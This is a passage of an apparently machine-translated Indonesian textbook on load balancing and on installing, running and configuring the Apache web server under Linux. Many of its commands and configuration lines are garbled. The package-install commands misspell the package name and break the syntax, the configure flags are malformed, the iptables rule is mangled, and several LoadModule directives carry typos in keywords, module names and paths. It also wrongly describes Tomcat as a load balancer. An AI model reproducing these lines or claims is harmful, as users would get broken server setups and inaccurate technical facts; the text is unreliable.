Untuk menerapkan load balancing, kita perlu memahami faktor-faktor yang terlibat dalam memperoleh keseimbangan yang tepat. Misalnya, apakah kita ingin menyeimbangkan berdasarkan permintaan, ukuran respons yang diharapkan, lokasi asal permintaan, upaya yang terlibat dalam memenuhi permintaan. atau beberapa faktor lain atau kombinasi dari semuanya? Jika kita hanya membagi permintaan yang masuk antar server dengan menggunakan algoritme penyeimbangan round-robin, kita mungkin memiliki distribusi yang adil tetapi tidak efisien. Pertimbangkan contoh berikut, di mana kami memiliki dua server web.

- Permintaan 1: Konten statis, file kecil
- Permintaan 2: Konten dinamis menjalankan skrip dan mengakses database, respons yang besar
- Permintaan 3: Konten statis, file kecil
- Permintaan 4: Konten dinamis menjalankan skrip dan mengakses database, respons yang besar
- Permintaan 5: Konten statis, file kecil
- Permintaan 6: Konten dinamis menjalankan skrip dan mengakses database, respons besar, dan sebagainya

Jika kita memiliki dua server dan jika kita hanya mengganti server mana yang menangani permintaan mana, kita melihat bahwa server kedua dibebani dengan semua eksekusi skrip sisi server, akses basis data, dan komposisi serta pengiriman respons yang lebih besar.

Menggunakan algoritme penyeimbangan yang lebih terinformasi akan masuk akal. Namun, keputusan yang lebih terinformasi akan membutuhkan logika yang diterapkan oleh komputer yang menjalankan penyeimbang muatan. Sekarang, server ini perlu mengidentifikasi persyaratan permintaan untuk membuat keputusan. Ini membutuhkan waktu jauh dari sekadar meneruskan permintaan.

Solusi sederhana adalah sebagai berikut. Bayangkan kita memiliki dua server: server cepat dan server lambat. Kami menempatkan semua konten statis di server yang lambat. Penyeimbang beban memeriksa permintaan yang masuk dan menentukan apakah URL adalah salah satu konten statis atau konten dinamis. Karena server yang lebih cepat harus dibebani untuk menjalankan semua skrip sisi server, penyeimbang muatan dapat menggunakan ekstensi nama file dari URL (mis., .html dan .php) untuk menentukan server yang harus menerima permintaan.

Strategi lain adalah memantau kinerja server. Ini dapat ditentukan secara ketat oleh throughput (jumlah permintaan yang ditangani selama periode waktu tertentu); namun, perkiraan kinerja yang lebih baik adalah waktu tunggu permintaan. Jika kami memiliki empat

server dan menggunakan penyeimbang round-robin, kami dapat menentukan selama beberapa menit atau jam berapa banyak permintaan yang menunggu setiap server dan berapa lama. Dengan umpan balik ini, penyeimbang dapat menyesuaikan algoritmenya. Jika, misalnya, server 2 memiliki lebih dari dua permintaan yang menunggu kapan saja dan server 3 dan 4 tidak memiliki permintaan yang menunggu, penyeimbang beban dapat beralih dari pendekatan round-robin ke strategi di mana setiap permintaan lainnya masuk ke salah satu server 3 atau 4 sementara permintaan yang tersisa menggilir keempat server. Dengan cara ini, server 3 dan 4 mendapatkan permintaan 50% lebih banyak. Selama penyeimbang meluangkan waktu untuk memantau kemajuan server, penyesuaian dapat dilakukan tepat waktu.

Algoritme load-balancing dapat mendasarkan keputusannya pada atribut yang ditemukan dalam aplikasi yang diperlukan untuk memenuhi permintaan. Kami telah menyarankan membagi permintaan antara permintaan yang dapat ditangani secara statis dan permintaan yang memerlukan eksekusi satu atau beberapa skrip. Kami juga dapat menetapkan satu server untuk menangani fungsi tambahan seperti kompresi file, otentikasi, dan enkripsi. Gagasan lain adalah mendedikasikan satu server sebagai cache. Penyeimbang muatan akan memeriksa dengan cache sebelum meneruskan permintaan ke salah satu server yang sebenarnya. Selain itu, satu server dapat didedikasikan untuk menjalankan program keamanan untuk memastikan bahwa permintaan HTTP tidak mengandung bentuk serangan, seperti injeksi SQL.

Salah satu perhatian dalam menggunakan load balancer adalah skalabilitas. Idenya adalah bahwa algoritme penyeimbangan harus cukup fleksibel untuk menangani peningkatan atau penurunan server. Dengan menambahkan server, kami juga mengharapkan peningkatan kinerja relatif terhadap jumlah server yang ditambahkan. Jika kami tidak melihat peningkatan yang wajar saat kami menambahkan server, kami perlu menyelidiki alasan di baliknya.

Penyeimbangan muatan juga memberi kami tingkat toleransi kesalahan. Jika kami memiliki dua server dan salah satunya mati, kami masih yakin bahwa akses ke situs web kami dipertahankan, meskipun kurang efisien. Penggunaan dua server web memberi kita redundansi. Toleransi kesalahan ini akan sangat berguna untuk organisasi mana pun yang situs webnya merupakan bagian dari interaksinya dengan kliennya.

Keuntungan potensial lain dari load balancing adalah bahwa server load-balancing sekarang menjadi titik kontak di Internet daripada server web. Ini menambah tingkat keamanan karena server web tidak dapat diakses sendiri secara langsung. Firewall dapat dibuat di jaringan area lokal (LAN) organisasi, di mana hanya penyeimbang muatan yang dapat berkomunikasi dengan dunia luar.

Fungsionalitas ini ditemukan di Apache. Tomcat, diproduksi oleh organisasi yang sama dengan Apache, adalah penyeimbang muatan yang ditulis untuk bekerja dengan Apache. Ini memungkinkan bentuk penyeimbangan beban yang rumit, menggunakan algoritme pemantauan kinerja berbobot. Squid, server proxy yang populer, juga dapat berjalan dalam mode proxy terbalik, menangani penyeimbangan muatan.

BAB 2
STUDI KASUS: SERVER WEB APACHE

Dalam bab ini, kami memeriksa server web Apache secara terperinci sehingga kami dapat memasukkan beberapa konsep dari Bab 7 ke dalam konteks yang lebih spesifik. Kami mulai dengan menjelaskan cara menginstal server, termasuk tata letak file. Kami kemudian menjelajahi konfigurasi dasar dan lanjutan untuk Apache. Kami mengakhiri bab ini dengan tinjauan singkat tentang mengamankan Apache melalui beberapa mekanisme (materi ini disajikan dalam bacaan online). Perlu diingat bahwa kami hanya melihat versi Unix/Linux dari Apache. Versi Windows memiliki beberapa batasan, jadi kami tidak mempertimbangkannya.

2.1 MENGINSTAL DAN MENJALANKAN APACHE

Apache sudah diinstal sebelumnya di banyak distribusi Red Hat Linux. Itu mungkin ada atau tidak ada dalam instalasi Debian atau Ubuntu. Kami akan menganggap bahwa apa pun versi Unix/Linux yang Anda gunakan, Anda akan menginstalnya lagi. Jika Anda memilih untuk menggunakan versi pra-instal, perlu diingat bahwa lokasi filenya akan berbeda dari yang dijelaskan di seluruh bab ini dan server yang dapat dieksekusi mungkin muncul dengan nama yang berbeda (httpd daripada apache).

Menginstal Apache Yang Dapat Dikeluarkan

Tersedia dua bentuk instalasi. Anda dapat menginstal versi Apache yang dapat dieksekusi, atau Anda dapat menginstalnya dari kode sumber. Instalasi yang dapat dieksekusi dapat dilakukan melalui antarmuka pengguna grafis Add/Remove Software (GUI) di Red Hat atau Debian atau Ubuntu Software Center. Itu juga dapat dicapai melalui program manajer paket baris perintah seperti yum atau apt. Dua instruksi berikut akan menginstal Apache di sebagian besar distribusi Red Hat dan Debian.

```
Yum-y install apche2
Apt –get install apache2
```

Menginstal dari executable akan menyebabkan instalasi tersebar di sekitar sistem Unix/Linux Anda. Di CentOS Red Hat menggunakan instruksi yum di atas, Anda akan menemukan file dan direktori penting untuk ditempatkan sebagai berikut:

- /usr/sbin/httpd—biner server web Apache
- /usr/sbin/apachectl—program untuk memulai dan menghentikan Apache
- /etc/httpd/conf/httpd.conf—file konfigurasi Apache
- /etc/httpd/conf/extra/—direktori berisi file konfigurasi lainnya
- /etc/httpd/logs/—direktori yang berisi file log Apache
- /var/www/—direktori yang berisi subdirektori situs web yang signifikan
- /var/www/cgi-bin/—direktori file skrip cgi-bin
- /var/www/error/—direktori file error multibahasa
- /var/www/html/—ruang web (direktori ini dikenal sebagai DocumentRoot)
- /var/www/icons/—direktori file gambar umum untuk situs web

Perhatikan bahwa ruang web adalah jumlah total dari file dan direktori yang menyusun konten situs web. Direktori paling atas dari ruang web disebut sebagai DocumentRoot di Apache.

Di Debian dan Ubuntu Linux, instalasi apt-get akan menghasilkan distribusi file dan direktori Apache berikut ini:

• /usr/sbin/apache2—server web Apache
• /usr/sbin/apachectl—program untuk memulai dan menghentikan Apache
• /etc/apache2/apache2.conf—file konfigurasi Apache
• /etc/apache2/conf.d/—direktori yang berisi file konfigurasi tambahan
• /etc/apache2/mods-available/—direktori modul Apache yang tersedia untuk kompilasi
• /etc/apache2/mods-enables/—direktori modul Apache yang diaktifkan
• /var/www/—ruang web (DocumentRoot)

Ada beberapa alasan untuk menginstal Apache dari kode sumber. Salah satu alasannya adalah kami dapat mengontrol penempatan komponen Apache yang signifikan secara lebih langsung. Kami juga dapat memperoleh versi stabil terbaru. Menginstal dari executable dengan menggunakan yum atau apt-get akan menghasilkan versi terkompilasi terbaru dari Apache yang diinstal, yang mungkin cocok atau tidak cocok dengan versi sumber stabil terbaru. Terakhir, dengan kode sumber yang tersedia, kami dapat memodifikasi perangkat lunak sesuai keinginan.

Kami akan membahas instruksi untuk menginstal Apache di CentOS Red Hat Linux. Instalasi lain akan serupa. Untuk menginstal dari kode sumber, Anda memerlukan kompiler C. Kami menggunakan gcc, Kompiler C/C++ GNU. Untuk menginstal gcc, keluarkan instruksi yum –y install gcc. Untuk Debian Linux, gunakan apt-get daripada yum.

Menginstal Apache Dari Kode Sumber

Untuk menginstal Apache dari kode sumber, Anda harus mengunduh file kode sumber. File-file ini dibundel menjadi satu file tar dan kemudian dikompres dengan gzip atau bz2 dan sering dienkripsi. Anda dapat memperoleh kode sumber langsung dari situs web Apache di httpd.apache.org. Kami mengabaikan detail di sini untuk cara mengunduh dan menginstal Apache dari kode sumber, karena langkah-langkah ini dijelaskan di Lampiran A. Sebaliknya, kami berfokus pada bagaimana penginstalan Apache akan berbeda dari langkah-langkah tersebut.

Saat mengunduh file tar dan untarring/uncompress, Anda akan memiliki direktori baru yang namanya akan muncul sebagai httpd-version, di mana versi adalah nomor versi. Di dalam direktori ini, semua komponen yang diperlukan untuk membangun (kompilasi) dan menginstal Apache akan muncul, kecuali beberapa pustaka bersama yang akan kita jelajahi nanti di subbagian ini. Direktori ini secara khusus akan berisi sejumlah file dan subdirektori. Mari kita lihat lebih dekat.

File-file di direktori tingkat atas umumnya termasuk dalam salah satu dari tiga kategori. Pertama adalah berbagai file informasi. Ini semua adalah file teks, dan nama file ini sepenuhnya dikapitalisasi. Ini adalah ABOUT_APACHE, PERUBAHAN, INSTALL, LAYOUT, LICENSE, README, README.platforms, ROADMAP, dan VERSIONING. Sebagian besar harus cukup jelas berdasarkan judul. PERUBAHAN menjelaskan apa yang baru dengan versi ini dan

siapa pembuat perubahannya, sedangkan VERSIONING merangkum semua rilis yang tersedia. INSTALL dan README adalah instruksi instalasi. LAYOUT mendeskripsikan lokasi dari berbagai konten sebagai tanpa tar. Misalnya, menentukan peran berbagai file dan subdirektori. Anda mungkin ingin meninjau informasi LAYOUT jika Anda akan mengubah konfigurasi saat memasang Apache. ROADMAP menjelaskan berbagai pekerjaan yang sedang berjalan untuk pengembang.

Kategori file kedua adalah instruksi instalasi. Ini ditulis ke dalam skrip untuk dieksekusi dengan mengeluarkan perintah ./configure, make dan make install. File-file catatan di sini adalah configure, configure.in, Makefile.in, dan Makefile.win. Mengeluarkan perintah ./configure akan menyebabkan skrip configure mengeksekusi dan memodifikasi Makefile. dalam file ke skrip Makefile yang tepat. Skrip Makefile kemudian dijalankan saat Anda mengeluarkan perintah make dan make install. File Makefile.win digunakan selama instalasi Windows.

Kategori file ketiga adalah serangkaian file pengembang yang tersedia untuk digunakan dalam perangkat lunak Pengembang Microsoft seperti Visual Studio. File ini diakhiri dengan ekstensi .dsw atau .dsp. Ada beberapa file lainnya dalam direktori ini yang merupakan skrip yang digunakan dalam instalasi atau berisi informasi bermanfaat tentang instalasi seperti acinclude.m4 dan httpd.spec.

Sisa direktori instalasi tingkat atas ini berisi subdirektori. Subdirektori ini berisi kode sumber Apache dan kode untuk modul Apache, file header C, dokumentasi, dan file yang akan disalin ke ruang direktori Apache Anda, seperti file gif dan png umum, halaman html yang telah ditulis sebelumnya untuk penanganan kesalahan, dan file konfigurasi default. Tabel 2.1 menjelaskan isi dari subdirektori ini secara lebih rinci.

Instalasi Apache bergantung pada dua pustaka. Ini adalah pustaka Apache Portable Runtime (APR) dan utilitas APR (APR-util). Instalasi Anda mungkin juga memerlukan penggunaan Ekspresi Reguler Kompatibel Perl (PCRE). Anda harus mengunduh dan menginstal masing-masing paket ini sebelum menginstal Apache. Seperti dijelaskan dalam Lampiran A, untuk instalasi, Anda akan menggunakan instruksi ./configure, make dan make install. Anda dapat menemukan kode sumber untuk ketiga paket ini di apr.apache. org (APR dan APR-util) dan www.pcre.org. Anda menambahkan --prefix=/usr/local/name ke perintah ./configure Anda, sehingga Anda dapat mengontrol penempatannya di sistem Anda, di mana name akan menjadi apr untuk APR, apr- util untuk APR-util, dan pcre untuk PCRE. Jika Anda mengalami kesulitan dengan penginstalan dari kode sumber, Anda dapat menginstalnya dengan yum atau apt-get.

Tabel 2.1 Konten Subdirektori Instalasi Apache

Direktori	Gunakan	Direktori Konten Catatan
Build	Alat pendukung saat mengkonfigurasi Apache	File skrip untuk mengonfigurasi di Linux atau Windows. Subdirektori berisi konten awal untuk digunakan oleh pkg dan rpm (manajer paket Linux) dan saat menginstal di Windows
Docs	Berisi file yang akan disalin ke direktori tujuan Apache	Subdirektori adalah: • cgi-contoh untuk disalin ke cgi-bin • conf berisi file konfigurasi awal Anda • docroot, yang berisi file index.html awal Anda • Kesalahan yang berisi file kesalahan multibahasa • Ikon yang berisi file gambar untuk digunakan oleh setiap/semua halaman web • Man berisi halaman manual server Apache (httpd). • Manual berisi file html dari manual Apache online, ditulis dalam berbagai bahasa
Include	File header C untuk digunakan selama kompilasi	Berbagai file .h digunakan selama kompilasi
modules	Subdirektori masing-masing berisi kode C untuk dikompilasi ke dalam berbagai modul Apache	Subdirektori yang signifikan adalah: • aaa untuk modul autentikasi/otorisasi • cache untuk modul pengontrol cache • database untuk interaksi file password berbasis database • dav untuk dukungan WebDAV • filter berisi modul untuk memfilter konten (kompresi) • generator untuk CGI, header, dan dukungan status/informasi • penebang untuk menyediakan fasilitas penebangan • mapper yang berisi modul untuk menentukan alias, kemampuan negosiasi konten, aturan penulisan ulang, dan fungsi lain yang sangat berguna • metadata untuk menangani header, identifikasi, akses ke variabel lingkungan, dan operasi berbasis metadata lainnya • proxy menyediakan modul-modul yang memberikan Apache fasilitas untuk dijadikan

		sebagai server proxy • sesi untuk modul yang beroperasi pada cookie dan menyediakan sesi • ssl untuk mendukung enkripsi, terutama untuk HTTPS
os	Kode untuk mengonfigurasi Apache ke OS tertentu	Tersedia untuk bs2000, netware, OS2, Unix, dan Win32
server	Kode sumber C untuk server	Termasuk kode untuk modul multiprosesing (MPM)
support	Kode sumber C untuk program dukungan tambahan	Program dalam direktori ini termasuk program kata sandi seperti htpasswd, htdigest, htdbm, apxs kompiler modul Apache, dan logresolve untuk melakukan pencarian IP terbalik untuk menyelesaikan alamat IP dalam file log

Jika Anda mengalami kesulitan dengan penginstalan dari kode sumber, Anda dapat menginstalnya dengan yum atau apt-get. Dengan terinstal ini, Anda akan menggunakan instruksi ./configure, make dan make install untuk menginstal Apache. Namun, kami ingin meningkatkan perintah ./configure dalam beberapa cara. Pertama, kami ingin menetapkan bahwa semua Apache ditempatkan di bawah satu direktori payung, /usr/local/apache2. Kedua, kami ingin menyertakan apr, apr-util, dan pcre yang terinstal sebagai paket instalasi ini. Untuk mencapai ini, kami menambahkan yang berikut:

```
- - with-apr=/usr/local/apr
- - with-apr-utill=/user/local/apr-util
- - with-pcre=/usr/local/pcre
```

Selain menambahkan paket-paket tersebut, ada sejumlah paket, fitur, dan modul lain yang dapat kita tambahkan ke dalam instalasi Apache. Untuk menambahkan paket atau fitur apa pun, Anda menggunakan --with-name, seperti yang ditunjukkan di atas, di mana name adalah nama paket/fitur yang akan disertakan. Untuk menambahkan modul, Anda akan menggunakan --enable-modulename, di mana modulename adalah nama modul yang akan dikompilasi dan disertakan. Untungnya, sebagian besar modul yang berguna sudah dikompilasi sebelumnya sehingga kita tidak perlu melakukan ini. Kita akan mengeksplorasi nanti di bab ini bagaimana mengkompilasi modul secara khusus dan menggunakannya setelah kompilasi dan instalasi dilakukan, sehingga jika Anda menghilangkan parameter --enable-modulename dari ./configure, Anda masih dapat mengaktifkan modul di lain waktu.

Tabel 2.2 menampilkan beberapa paket dan fitur yang mungkin perlu Anda jelajahi untuk disertakan dengan instalasi Apache Anda. Yang tercantum di atas (apr, apr-util, dan pcre) sangat penting, tetapi yang tercantum di Tabel 2.2 sangat opsional. Anda harus meneliti paket dan fitur ini di situs web Apache untuk menemukan informasi lebih lanjut tentangnya.

Satu komentar terakhir tentang perintah ./configure adalah bahwa meskipun Apache dilengkapi dengan variabel lingkungannya sendiri (banyak di antaranya akan kita bahas dalam bab ini), Anda juga dapat menentukannya sendiri dengan menambahkannya sebagai parameter pada instruksi ini. Anda dapat melakukannya dengan menyebutkannya bersama dengan awalan apa pun atau dengan klausa sebagai pengelompokan variabel=nilai. Misalnya, Anda dapat menentukan variabel lingkungan yang disebut efisiensi yang nilainya default ke ya yang mungkin digunakan untuk mengontrol apakah modul tertentu harus dimuat atau tidak. Anda akan melakukannya dengan menambahkan efficiency=yes ke daftar parameter untuk ./configure.

Perhatikan bahwa langkah-langkah penginstalan yang dijelaskan di sini tidak termasuk penginstalan PHP atau Perl. Jika Anda memilih salah satu atau kedua bahasa yang tersedia, Anda harus menginstal masing-masing bahasa secara terpisah. Sayangnya, meskipun PHP sangat berguna, itu juga mengarah pada potensi celah keamanan di server Anda. Anda harus meneliti PHP secara menyeluruh sebelum menginstal dan menggunakannya.

Tabel 2.2 Beberapa Paket Dan Fitur Apache Tersedia Untuk Perintah ./Configure

Nama Fitur/Modul	Menggunakan
Dtrace	Mengaktifkan probe DTrace (untuk memecahkan masalah kernel dan perangkat lunak aplikasi, digunakan oleh pengembang untuk bantuan debug)
hook-probes	Probe pengait APR
maintainer-mode	Nyalakan semua debugging dan kompilasi peringatan waktu dan muat semua modul yang dikompilasi; digunakan oleh pengembang
debugger-mode	Sama seperti mode pengelola tetapi mematikan pengoptimalan
authn-file, authn-dbm	Kontrol autentikasi berbasis file/berbasis DBM
authz-dbm	Kontrol otorisasi basis data
authnz-ldap	Otentikasi berbasis LDAP
auth-basic, auth-form	Otentikasi dasar, otentikasi berbasis formulir
Allowmethods	Batasi metode HTTP yang diperbolehkan oleh Apache
cache, cache-disk	Caching dinamis, caching disk
Include	Mampu mengeksekusi sisi server sertakan pernyataan.
Mime	Gunakan ekstensi nama file MIME
Env	Pengaturan dan pembersihan variabel lingkungan
Headers	Izinkan Apache untuk mengontrol header respons
proxy, proxy-balancer	Apache berjalan sebagai server proxy; penyeimbangan beban tersedia
Ssl	Tawarkan dukungan SSL/TLS.
Cgi	Izinkan eksekusi skrip CGI oleh Apache

with-pcre, with-ssl	Gunakan pustaka PCRE eksternal, jadikan openssl tersedia

Menjalankan Apache

Setelah Apache diinstal, Anda ingin mengonfigurasinya sebelum menjalankannya. Namun, Anda mungkin juga ingin tahu apakah itu berfungsi dan apa yang dapat dilakukannya. Jadi, Anda dapat bereksperimen dengan menjalankannya dan mengubah konfigurasinya sedikit demi sedikit untuk menjelajahi kemampuannya. Anda juga ingin memastikan bahwa Anda telah mengamankan Apache dengan tepat untuk jenis situs web yang akan Anda tawarkan.

Untuk mengontrol Apache, gunakan program kontrol Apache, apachectl. Program ini terletak di direktori yang dapat dieksekusi administrasi sistem, seperti yang ditentukan selama konfigurasi. Dengan asumsi bahwa Anda menggunakan --prefix=/usr/local/apache2, Anda akan menemukan semua program yang dapat dieksekusi di /usr/local/apache2/bin. Tabel 2.3 mencantumkan file yang akan Anda temukan di sana, bersama dengan deskripsi masing-masing.

Tabel 2.3 Program Dan File Di Direktori Bin Apache

Nama file	Keterangan
Ab	Alat tolok ukur untuk kinerja Apache
Apachectl	Program antarmuka kontrol Apache untuk memulai/menghentikan Apache dan mendapatkan status run-time Apache
Apxs	Program kompilasi modul Apache untuk modul yang tidak dikompilasi dan disertakan secara otomatis
Checkgid	Memeriksa validitas pengidentifikasi grup dari baris perintah
dbmmanage, htdbm, htdigest, htpasswd	Program untuk membuat dan mengubah file kata sandi dengan format berbeda (DBM, DBM, file datar, dan file datar)
envvars, envvars-std	Skrip untuk menentukan variabel lingkungan untuk Apache (file std) dan salinan file
Fcgistarter	Program pembantu yang digunakan untuk menjalankan program CGI, mengurangi kebutuhan Apache untuk menjalankan program tersebut
Htcacheclean	Membersihkan cache disk Apache (jika ada yang digunakan)
Httpd	Program yang dapat dieksekusi server web Apache
httxt2dbm	Sebuah program yang dapat menghasilkan file DBM dari input teks
Logresolve	Memetakan alamat IP ke alias IP, seperti yang disimpan dalam file log
Rotatelogs	Memutar file log Apache

Program apachectl mudah dioperasikan. Jika Anda berada di direktori yang sama, keluarkan instruksi sebagai perintah ./apachectl. Atau, jika direktori Anda saat ini tidak sama dengan direktori bin, maka Anda harus memberikan path lengkap ke apachectl, seperti pada perintah /usr/local/apache2/bin/apachectl. Anda juga dapat menambahkan direktori ke variabel PATH Anda untuk meluncurkannya hanya sebagai perintah apachectl. Perintah yang tersedia terdaftar sebagai berikut:

- start—memulai server. Jika sudah berjalan, pesan kesalahan disediakan.
- stop—mematikan server.
- restart—Berhenti lalu memulai server. Jika server tidak berjalan, itu dimulai. Jika Anda telah mengubah konfigurasi Apache, perintah ini akan menyebabkan Apache memulai dengan konfigurasi yang baru ditentukan. Perhatikan bahwa restart juga akan memeriksa file konfigurasi untuk kesalahan (lihat configtest nanti).
- status—menampilkan laporan status singkat.
- fullstatus—menampilkan laporan status lengkap; membutuhkan modul mod_status untuk dimuat.
- graceful—melakukan restart dengan anggun dengan tidak membatalkan koneksi terbuka saat berhenti dan memulai. Karena mulai ulang tidak segera dilakukan, mulai ulang dengan anggun dapat membuat file log tetap terbuka, sehingga Anda tidak ingin menggunakan anggun lalu melakukan rotasi log.
- graceful-stop—menghentikan Apache tetapi hanya setelah semua koneksi terbuka ditutup. Seperti anggun, file mungkin tetap terbuka untuk beberapa waktu.
- configtest—menguji file konfigurasi untuk kebenaran sintaksis. Program akan melaporkan sintaks ok atau akan mencantumkan kesalahan sintaks yang ditemukan.

Anda dapat memulai Apache dengan menerbitkan ./apachectl start. Anda mungkin menerima kesalahan saat memulai Apache jika ada kelalaian dalam file konfigurasi Anda. Kesalahan utamanya adalah Anda mungkin tidak memberikan nama untuk server Anda (NamaServer). Meskipun kesalahan ini harus diselesaikan, itu tidak akan mencegah Apache untuk memulai.

Dengan Apache yang sekarang berjalan, Anda dapat mengujinya melalui browser web. Dari komputer yang menjalankan Apache, Anda dapat mengakses server web dengan menggunakan Uniform Resource Locator (URL) 127.0.0.1 atau dengan memasukkan alias IP atau alamat IP komputer, tanpa path atau nama file di URL. Penginstalan Apache harus dilengkapi dengan beranda default bernama index.html yang disimpan di bawah bagian DocumentRoot di penginstalan Anda.

Jika Anda mencoba mengakses server web Anda dari komputer lain, pertama-tama Anda harus memodifikasi komputer yang menghosting Apache dengan mengizinkan permintaan HTTP melalui firewall. Di versi Red Hat Linux yang lebih lama (6 dan sebelumnya), Anda akan memodifikasi file iptables (di bawah /etc/sysconfig) dengan menambahkan aturan berikut dan memulai ulang layanan iptables.

- A INPUT –p tcp-port 80 –j ACCEPT

Anda juga dapat menonaktifkan firewall, tetapi ini tidak disarankan. Dengan Red Hat 7, iptables diakses melalui layanan baru bernama firewalld. Dengan menjalankan Apache, kita sekarang beralih ke konfigurasi Apache. Jika Anda telah memulai Apache, Anda mungkin harus menghentikan Apache sampai Anda memahami konfigurasi dengan lebih baik, dan kemudian, Anda dapat mengubah file konfigurasi dan memulai Apache di lain waktu.

2.2 KONFIGURASI DASAR APACHE

Server web Apache dikonfigurasi melalui serangkaian file konfigurasi. File konfigurasi utama disebut httpd.conf di versi Red Hat dan apache2.conf di Debian. Seperti semua file konfigurasi Unix/Linux, file konfigurasi Apache adalah file teks. File teks terdiri dari arahan dan komentar Apache. Direktif tidak peka huruf besar/kecil; namun, di seluruh teks ini, kami akan menggunakan kapitalisasi, seperti yang ditemukan dalam dokumentasi Apache. Meskipun arahan tidak peka huruf besar kecil, beberapa argumen yang Anda tentukan dalam arahan peka huruf besar kecil.

Komentar diawali dengan # karakter. Komentar diabaikan oleh Apache dan sebagai gantinya memberikan penjelasan kepada administrator web atau orang lain. Komentar umumnya memiliki dua kegunaan dalam file konfigurasi. Mereka menjelaskan peran arahan yang diberikan, dimasukkan ke dalam file konfigurasi oleh administrator web yang memasukkan arahan. Ini memungkinkan orang lain untuk memiliki penjelasan tentang apa yang dilakukan direktif. Alternatifnya, file konfigurasi akan dimulai dengan sejumlah arahan dan komentar. Dalam kasus komentar ini, pengembang Apache memberikan panduan kepada administrator dengan memberi tahu mereka apa yang harus mereka isi untuk menggantikan komentar atau arahan contoh yang diberikan.

Ada tiga jenis arahan dalam file konfigurasi. Pertama adalah arahan server. Arahan ini berlaku untuk server secara keseluruhan. Arahan server memengaruhi kinerja server. Beberapa arahan ini akan menentukan jumlah proses anak yang dapat berjalan pada satu waktu atau nama pengguna dan grup tempat Apache akan dijalankan. Jenis direktif kedua adalah container. Ada berbagai jenis wadah, masing-masing berisi arahan yang diterapkan hanya jika permintaan cocok dengan wadah. Wadah termasuk yang diterapkan ke direktori, ke nama file, ke URL, atau jika kondisi yang ditentukan benar. Jenis direktif terakhir adalah pernyataan Sertakan, yang digunakan untuk memuat file konfigurasi lain.

Untuk memodifikasi konfigurasi Apache, Anda harus terlebih dahulu mengidentifikasi lokasi arahan yang ingin Anda ubah. Karena versi Apache saat ini cenderung mendistribusikan arahan ke beberapa file konfigurasi, ini berarti menemukan file yang tepat. Meskipun sebagian besar arahan dasar akan ditemukan di file konfigurasi utama, hal ini tidak selalu benar. Setelah Anda memodifikasi file yang tepat, Anda perlu me-restart Apache agar arahan baru atau yang diubah dapat diterapkan. Tanpa me-restart Apache, itu akan terus berjalan menggunakan arahan yang ditentukan untuk itu ketika Apache terakhir dimulai.

Modul Pemuatan

Arahan Apache diimplementasikan dalam modul. Untuk menerapkan direktif tertentu, modul yang sesuai harus dimuat. Untuk memuat modul, itu harus diaktifkan (dikompilasi). Sebagian besar modul standar telah diaktifkan sebelumnya, jadi tidak ada yang

harus dilakukan oleh administrator server web saat menginstal Apache. Namun, beberapa modul yang jarang digunakan dan modul pihak ketiga memerlukan kompilasi. Ini dapat dilakukan pada saat Anda mengonfigurasi dan menginstal Apache, atau setelahnya. Namun, bahkan dengan modul yang tersedia, itu harus dimuat secara eksplisit melalui arahan LoadModule untuk menerapkan arahan khusus dari modul itu.

Banyak arahan yang berguna adalah bagian dari modul Apache Core. Modul ini dikompilasi secara otomatis dengan Apache dan dimuat secara otomatis, sehingga Anda tidak memerlukan pernyataan LoadModule untuknya. Selain itu, sebagian besar arahan umum lainnya ditempatkan dalam modul yang membentuk Apache Base. Basis terdiri dari modul-modul yang dikompilasi dengan Apache. Modul lain tidak dikompilasi atau dipramuat sehingga harus dikompilasi sebelum digunakan (baik pada waktu penginstalan atau setelahnya) dan kemudian dimuat dengan menggunakan pernyataan LoadModule.

Tabel 2.4 menjelaskan beberapa modul yang lebih signifikan. Kolom ketiga menunjukkan apakah modul secara otomatis dikompilasi dengan instalasi Apache Anda. Ini berlaku untuk modul Core dan sebagian besar modul Base dan Extension. Perintah httpd –l mencantumkan semua modul yang dikompilasi ke dalam server, sedangkan httpd –M mencantumkan semua modul yang dibagikan dan httpd –t –D DUMP_MODULES mencantumkan semua modul yang dimuat saat ini. Anda juga dapat memeriksa file konfigurasi Anda untuk melihat arahan LoadModule apa yang ada.

Versi Apache yang berbeda akan memiliki pernyataan LoadModule berbeda yang ada di file konfigurasi. Misalnya, Apache 2.4.16, seperti yang diinstal dari kode sumber, menghasilkan pernyataan LoadModule berikut di file httpd.conf:

LoadModule authn_file_module modules/mod_authn_file.so
LoadModule authn_core_module modules/mod_authm_core.so
LoadModuleauthz_hoat_module modulse/mod_authz_host.so
LoadModule authz_groupfile_module modules/mod_authz_groupfile.so
Load module authz_user_module modules/mod/authz_user.so
LoadModule authz_core_module modules/mod_authz_core.so
LoadModule acces_compat_module modules/mod_access_compat.so
LeadModule auth_basic_module modules/mod_auth_basic.so
LeadModule reqtimeout_module modules/mod_reqtimeout.so
LoadModule filter_module modules/mod_filter.so

Tabel 2.4 Modul Apache

Nama Modul	Keterangan	Dikompilasi Dan Dimuat Secara Otomatis?
Core	Kumpulan arahan dasar	Ya
mod_alias	Pengalihan URL dan bentuk pemetaan lainnya	Ya
Beos	Sama seperti mpm_common (lihat di bawah) tetapi dioptimalkan untuk BeOS	Tidak
mod_auth_basic	Modul autentikasi (basic, MD5 digest, database SQL,	Ya (Kecuali Untuk

	dan file DBM	dbd)
mod_auth_digest		
mod_auth_dbd		
mod_auth_dbm		
mod_cache	Melampaui kontrol cache default yang tersedia di basis Apache	Ya
mod_cgi	Mendukung eksekusi CGI melalui pencatatan peristiwa dan kesalahan berbasis CGI	Ya
mod_deflate	Mengizinkan kompresi file sebelum transmisi	Ya
mod_expires	Mengontrol informasi kedaluwarsa cache	Ya
mod_include	Mendukung termasuk sisi server	Ya
mod_ldap	Meningkatkan kinerja autentikasi LDAP saat menggunakan server LDAP	Ya
mod_rewrite	Mendukung penulisan ulang URL untuk mengalihkan URL ke lokasi lain (halaman lain atau server lain)	Ya
mod_security	Firewall dan fitur keamanan lainnya untuk Apache	Tidak (Modul Pihak Ketiga)
mod_ssl	Mengizinkan penggunaan protokol SSL dan TLS	Tidak
mod_userdir	Mengizinkan referensi direktori home pengguna menggunakan ~	Ya
mpm_common	Arahan untuk mengizinkan multiprosesing	Tidak
Prefork	Arahan untuk versi Apache preforking nonthreaded	Tidak
mpm_winnt	Sama seperti mpm_common, kecuali dioptimalkan untuk Windows NT	Tidak

```
LoadModule mime_module modules/mod_mime.so
LoadModule log_config_module modules/mod_log_config.so
LoadModule env_module_module modules/mod_env.so
LoadModule headers_module modules/mod_headers.so
LoadModule unique_id_module modules/mod_unique_id.so
LoadModule setenvif_module modules/mod_setenvif.so
LoadModule version_module modules/mod_version.so
